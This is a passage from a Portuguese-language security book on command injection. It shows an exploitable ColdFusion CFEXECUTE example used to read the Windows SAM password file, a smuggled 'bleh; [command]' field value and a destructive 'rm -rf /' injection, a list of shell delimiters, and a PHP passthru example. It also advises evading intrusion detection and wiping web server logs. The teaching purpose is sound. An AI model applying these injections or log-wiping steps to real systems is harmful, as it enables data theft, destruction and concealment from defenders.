CFEXECUTE é um tag utilizado dentro de scripts do Cold Fusion para executar comandos no SO. Se o comando aceitar argumentos fornecidos pelo usuário, certos ataques serão possíveis. O CFEXECUTE às vezes executa os comandos sob a conta todo-poderosa do administrador, o que significa que o invasor pode chegar a qualquer recurso do sistema. Considere o seguinte código explorável:

```
<CFSET #STRING# = '/c:"' & #form.text# & '" C:\inetpub\wwwroot\*'

><CFEXECUTE  NAME='c:\winnt\system32\findstr.exe'
   ARGUMENTS=#STRING#
    OUTPUTFILE="C:\inetpub\wwwroot\output.txt"
   TIMEOUT="120">

      </CFEXECUTE>

      <CFFILE ACTION="Read"
            FILE="C:\inetpub\wwwroot\output.txt"
           VARIABLE="Result">
  <cfset Result = #REReplace(Result, chr(13), "
", "ALL")# >
  #Result#
```

Nesse caso, o desenvolvedor pretende que o usuário controle somente a string de busca. O desenvolvedor inseriu no código o diretório-alvo dessa pesquisa. O problema crítico é que o desenvolvedor não filtrou adequadamente o caractere de aspas duplas.[4] Ao explorar esse equívoco, o invasor pode ler qualquer arquivo. A Figura 4.4 mostra a janela de entrada exibida pelo código do exemplo. Ela também mostra a entrada maliciosa fornecida pelo invasor.

Quando o invasor fornece a string mostrada na Figura 4.4, um erro é retornado. A Figura 4.5 mostra a mensagem de erro resultante.

Naturalmente, o código utiliza o arquivo `output.txt` e realiza a sua outra tarefa. Uma visita subseqüente ao arquivo `output.txt` revela o conteúdo binário do arquivo SAM. Esse arquivo contém senhas e está sujeito ao clássico ataque de quebra de senha.[5] A Figura 4.6 mostra o arquivo SAM.

---

4. Naturalmente, seria melhor que o desenvolvedor criasse uma white list que especificasse todas as strings de pesquisa válidas.

5. Para saber mais sobre a quebra de senhas e as ferramentas utilizadas para fazer isso, consulte o Whitehat Security Arsenal [Rubin, 1999].




Figura 4.4: O código de exemplo leva a uma janela de entrada como essa. O invasor pode explorar o código usando uma entrada adequada. Veja algumas entradas "espertas" de ataque. Observe principalmente o caractere ".




Figura 4.5: Essa é a mensagem de erro exibida quando a entrada maliciosa é processada pelo código cgi explorável.




Figura 4.6: O conteúdo binário do arquivo SAM solicitado pela entrada maliciosa do invasor. Agora o invasor pode quebrar senhas utilizando essas informações.

Utilizando delimitadores de comando durante a injeção


Padrão de ataque: Delimitadores de comando

Usando o ponto-e-vírgula ou outros caracteres do tipo, é possível unir vários comandos. Os programas-alvo executam os comandos sem desconfiar.

Se estamos atacando um programa cgi, a entrada pode ser como essa:

```
<input type=hidden name=filebase value="bleh; [command]">
```

As injeções de comando geralmente são inseridas em strings já existentes, como mostramos aqui:



O comando resultante que é executado é o seguinte:

```
cat data_log_; rm -rf /; cat temp.dat
```

Observe que três comandos estão incorporados a esse exemplo. O invasor removeu do sistema de arquivos todos arquivos que podem ser acessados por meio das permissões de processo (utilizando o comando `rm`). O invasor utiliza o ponto-e-vírgula para separar vários comandos. Os caracteres delimitadores desempenham um papel fundamental em ataques de injeção de comandos. Veja alguns delimitadores comumente utilizados:

```
%0a
>
`
;
|
> /dev/null 2>&1 |
```

Como os ataques de injeção de comandos como esses são muito conhecidos, os sistemas de detecção de intrusão (IDSs) geralmente têm assinaturas para detectar essa atividade. Um IDS padrão "pega" o invasor que utiliza esse padrão, principalmente se ele utiliza nomes de arquivo sugestivos, como /etc/passwd. Usar os comandos mais obscuros do SO-alvo é abordagem interessante. Evite comandos comuns como `cat` e `ls`. Alternar os truques de codificação pode ajudar nesse caso (consulte o Capítulo 6). Além disso, lembre-se de que um servidor Web irá criar arquivos de log de todas as atividades de injeção, que tendem a ser muito "chamativas". Se você utilizar esse padrão, limpe os arquivos de log assim que possível. Observe que às vezes o próprio ponto de injeção pode ser utilizado para limpar os arquivos de log (se as permissões de arquivo o permitem).

Um caractere de retorno de carro costuma ser um delimitador válido para os comandos em um shell. Esse truque é importante porque muitos filtros não capturam isso. Os filtros, ou expressões regulares, às vezes são configurados meticulosamente para evitar ataques de injeção de shell, mas sabemos que ocorrem erros com uma certa regularidade. Se o filtro não captura o retorno de carro, uma injeção desse tipo pode continuar sendo uma possibilidade real.[6]

❊ Exemplo de ataque: Injeção de comando PHP utilizando delimitadores

Considere o seguinte código explorável no exemplo de código 2:

```
passthru ("find . -print | xargs cat | grep $test");
```

A Figura 4.7 mostra o que acontece quando o código é explorado com um ataque de injeção-padrão.

